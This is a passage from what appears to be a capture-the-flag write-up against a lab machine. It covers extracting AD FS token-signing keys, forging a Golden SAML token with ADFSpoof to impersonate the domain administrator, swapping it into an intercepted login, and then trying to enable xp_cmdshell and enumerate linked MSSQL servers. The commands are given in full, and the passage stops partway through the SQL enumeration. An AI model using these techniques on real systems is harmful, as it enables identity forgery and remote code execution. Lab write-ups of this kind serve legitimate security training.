[-] Detected AD FS 2019
[-] Uncharted territory! This might not work...
## Reading Relying Party Trust Information from Database
[-]
core.ghost.htb
 ==================
    Enabled: True
    Sign-In Protocol: SAML 2.0
    Sign-In Endpoint: https://core.ghost.htb:8443/adfs/saml/postResponse
    Signature Algorithm: http://www.w3.org/2001/04/xmldsig-more#rsa-sha256
    SamlResponseSignatureType: 1;
    Identifier: https://core.ghost.htb:8443
    Access Policy: <PolicyMetadata xmlns:i="http://www.w3.org/2001/XMLSchema-instance" xmlns="http://schemas.datacontract.org/2012/04/ADFS">
  <RequireFreshAuthentication>false</RequireFreshAuthentication>
  <IssuanceAuthorizationRules>
    <Rule>
      <Conditions>
        <Condition i:type="AlwaysCondition">
          <Operator>IsPresent</Operator>
        </Condition>
      </Conditions>
    </Rule>
  </IssuanceAuthorizationRules>
</PolicyMetadata>

    Access Policy Parameter:

    Issuance Rules: @RuleTemplate = "LdapClaims"
@RuleName = "LdapClaims"
c:[Type == "http://schemas.microsoft.com/ws/2008/06/identity/claims/windowsaccountname", Issuer == "AD AUTHORITY"]
 => issue(store = "Active Directory", types = ("http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn", "http://schemas.xmlsoap.org/claims/CommonName"), query = ";userPrincipalName,sAMAccountName;{0}", param = c.Value);
This tool automatically extracts the DKM key and the EncryptedPfx blob and displays them in the output. These two values will be needed for the next step.
We need to create the EncryptedPfx file and the private keys in the format required for the attack:
[bryan@sec]$ cat EncryptedPfx.bin | base64 -d | sponge EncryptedPFX.bin
[bryan@sec]$ python3 -c "key = 'FA-DB-3A-06-DD-CD-40-57-DD-41-7D-81-07-A0-F4-B3-14-FA-2B-6B-70-BB-BB-F5-28-A7-21-29-61-CB-21-C7'.replace('-', ''); open('dkm.bin', 'wb').write(bytes.fromhex(key))"
[bryan@sec]$ python3 -c "key = '8D-AC-A4-90-70-2B-3F-D6-08-D5-BC-35-A9-84-87-56-D2-FA-3B-7B-74-13-A3-C6-2C-58-A6-F4-58-FB-9D-A1'.replace('-', ''); open('dkm2.bin', 'wb').write(bytes.fromhex(key))"
Instructions for creating the files:
- EncryptedPfx: Copy the base64 shown between “Encrypted Token Signing Key Begin” and “Encrypted Token Signing Key End” and store it in a file, then decode it from base64.
- DKM key: Take the hexadecimal value shown under
Private Keyand store it in a binary file without hyphens. I saved both private keys in case one doesn’t work.
Finally, I’ll create a SAML token with ADFSpoof to impersonate the Administrator:
[bryan@sec]$ python3 ADFSpoof.py -b EncryptedPfx.bin dkm.bin -s federation.ghost.htb saml2 \
	--endpoint https://core.ghost.htb:8443/adfs/saml/postResponse --rpidentifier https://core.ghost.htb:8443 \
	--nameidformat urn:oasis:names:tc:SAML:2.0:nameid-format:transient --nameid 'GHOST\administrator' \
	--assertions '<Attribute Name="http://schemas.xmlsoap.org/ws/2005/05/identity/claims/upn"><AttributeValue>administrator@ghost.htb</AttributeValue></Attribute><Attribute Name="http://schemas.xmlsoap.org/claims/CommonName"><AttributeValue>administrator</AttributeValue></Attribute>'

	    ___    ____  ___________                   ____
   /   |  / __ \/ ____/ ___/____  ____  ____  / __/
  / /| | / / / / /_   \__ \/ __ \/ __ \/ __ \/ /_
 / ___ |/ /_/ / __/  ___/ / /_/ / /_/ / /_/ / __/
/_/  |_/_____/_/    /____/ .___/\____/\____/_/
                        /_/

A tool to for AD FS security tokens
Created by @doughsec

PHNhbWxwOlJlc3BvbnNlIHhtbG5zOnNhbWxwPSJ1cm46b2FzaXM6bmFtZXM6dGM6U0F...[snip]...
This command will create a valid SAML token (SAMLResponse) for the core.ghost.htb application. The RPI (Relying Party Trust Identifier) is specified with the --rpidentifier parameter. --nameid identifies the session, while --assertions specifies the attributes and claims used to identify who I am and what permissions I have. This allows the application to recognize us as the Administrator user.
To inject this SAML token, I’ll intercept a legitimate user authentication flow and replace the SAMLResponse with my generated token.
First, when entering the intranet_principal user’s credentials into the AD FS portal, the initial request containing the SAMLRequest is sent:

Since I had already authenticated with this user, the session cookie containing the MSIAuth, MSIAuth1, MSIAuthenticated, and MSISLoopDetectionCookie parameters is sent automatically to authenticate me. However, this would interrupt the authentication flow, so I simply removed it before sending the request to the server.
The server then assigns me a session cookie, which I send along with my credentials in the next request:

Finally, the server responds to the previous request with a SAMLResponse signed by it, which the browser forwards to the application. The idea is to replace this SAMLResponse with the one we generated earlier:


When the request containing the new SAMLResponse is sent, the web application accepts it and assigns us a session cookie.
With this, I was able to impersonate the Administrator and gain access to a configuration panel:

The page displays a panel that allows SQL queries to be executed. It says there are two MSSQL databases, one for ghost.htb and another for corp.ghost.htb, and both are linked, meaning they can communicate with each other.
MSSQL RCE
To observe the initial behavior, I’ll send some enumeration queries:
# Show current user
sql=SELECT SYSTEM_USER AS [Current User], IS_SRVROLEMEMBER('sysadmin') AS [Is SysAdmin];

# Enable xp_cmdshell
EXEC SP_CONFIGURE "show advanced options", 1; RECONFIGURE; EXEC SP_CONFIGURE "xp_cmdshell", 1; RECONFIGURE; EXEC xp_cmdshell "whoami";


We can see that our database user is called web_client and does not have permission to enable xp_cmdshell.
I’ll enumerate the linked servers:
# Show linked servers
sql=SELECT * FROM sys.servers WHERE is_linked = 1;

# Show local server
sql=SELECT * FROM sys.servers WHERE is_linked = 0;


The query results show that the linked server is called PRIMARY, while the local server where we are executing the queries is DC01 because it has a value of 0 in the is_linked attribute.
The linked server also has Remote Procedure Calls (RPC) enabled, which means we can make calls to the remote server with queries such as EXEC [PRIMARY].database.Schema.Procedure.
I’ll check the current user on the PRIMARY server:
sql=EXEC [PRIMARY].master.sys.sp_executesql N'SELECT SYSTEM_USER AS [Current User], IS_SRVROLEMEMBER(''sysadmin'') AS [Is SysAdmin]';
